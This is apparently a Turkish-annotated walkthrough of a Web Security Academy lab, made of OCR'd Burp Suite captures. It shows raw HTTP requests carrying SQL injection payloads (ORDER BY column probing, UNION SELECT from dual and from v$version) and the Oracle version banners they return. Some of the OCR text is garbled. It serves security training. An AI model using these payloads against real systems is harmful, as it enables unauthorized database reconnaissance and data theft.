9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5500df042fa7e480a7761a00dd0034.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

500 Internal Server Error

querying the database type and version on Oracle

Back to lab home

Make the database retrieve the strings:

'Oracle Database 11g Express Edition
Release 11.2.0.2.0 - 64bit Production,
PL/SQL Release 11.2.0.2.0 - Production,
CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Back to lab description

>>

0 highlights

Request

PrettyRawHex

1GET /filter?category=' order by 2|-- -- HTTP/2

2Host: 0a5500df042fa7e480a7761a00dd0034.web-security-academy.net

3Cookie: session=ccWJg1DQTaYlwYG7Gwukj90Ssif94atP

4Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: tr-TR

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer: https://0a5500df042fa7e480a7761a00dd0034.web-security-academy.net/

16Accept-Encoding: gzip, deflate, br

17Priority: u=0, i

18

19

Response

PrettyRawHexRender

WebSecurity Academy

SQL injection attack, querying the database type and version on Oracle

LABNot solved

Back to lab home

Home

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 - Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

order by 2 -- -

Refine your search:

AllAccessoriesGiftsLifestyleTech giftsToys & Games

Back to lab description

>>

Göründüğü üzere 2 adet sütun varmış

Request

PrettyRawHex

1GET /filter?category=' UNION Select '1','2' from dual -- -- HTTP/2

2Host: 0a5500df042fa7e480a7761a00dd0034.web-security-academy.net

3Cookie: session=ccWJg1DQTaYlwYG7Gwukj90Ssif94atP

4Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: tr-TR

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer: https://0a5500df042fa7e480a7761a00dd0034.web-security-academy.net/

16Accept-Encoding: gzip, deflate, br

17Priority: u=0, i

18

19

Response

PrettyRawHexRender

WebSecurity Academy

SQL injection attack, querying the database type and version on Oracle

LABNot solved

Back to lab home

Home

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 - Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

' UNION Select '1','2' from dual -- -

Refine your search:

AllAccessoriesGiftsLifestyleTech giftsToys & Games

Back to lab description

>>

1

2

Verilerin geldiği yerleri de öğrendikten sonra veritabanı versiyonu öğrenebiliriz

Request

Pretty Raw Hex

```
1 GET /filter?category=' UNION
2 Select BANNER,NULL from v$version -- - HTTP/2
3 Host:
4 Oa5500df042fa7e480a7761a00dd0034.web-security-academy.net
5 Cookie: session=ccWJg1DQTaYlwYG7Gwukj90Ssif94atP
6 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: tr-TR
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
19 https://Oa5500df042fa7e480a7761a00dd0034.web-security-academy.net/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
```

Response

Pretty Raw Hex Render

querying the database type and version on Oracle

[Back to lab home](#) [Home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

UNION Select BANNER,NULL from v\$version -- -

Product Name: Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Refine your search:

[All](#) [Accessories](#) [Gifts](#) [Lifestyle](#) [Tech gifts](#)

[Back to lab description](#)

[Toys & Games](#)

CORE 11.2.0.2.0 Production

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

TNS for Linux: Version 11.2.0.2.0 - Production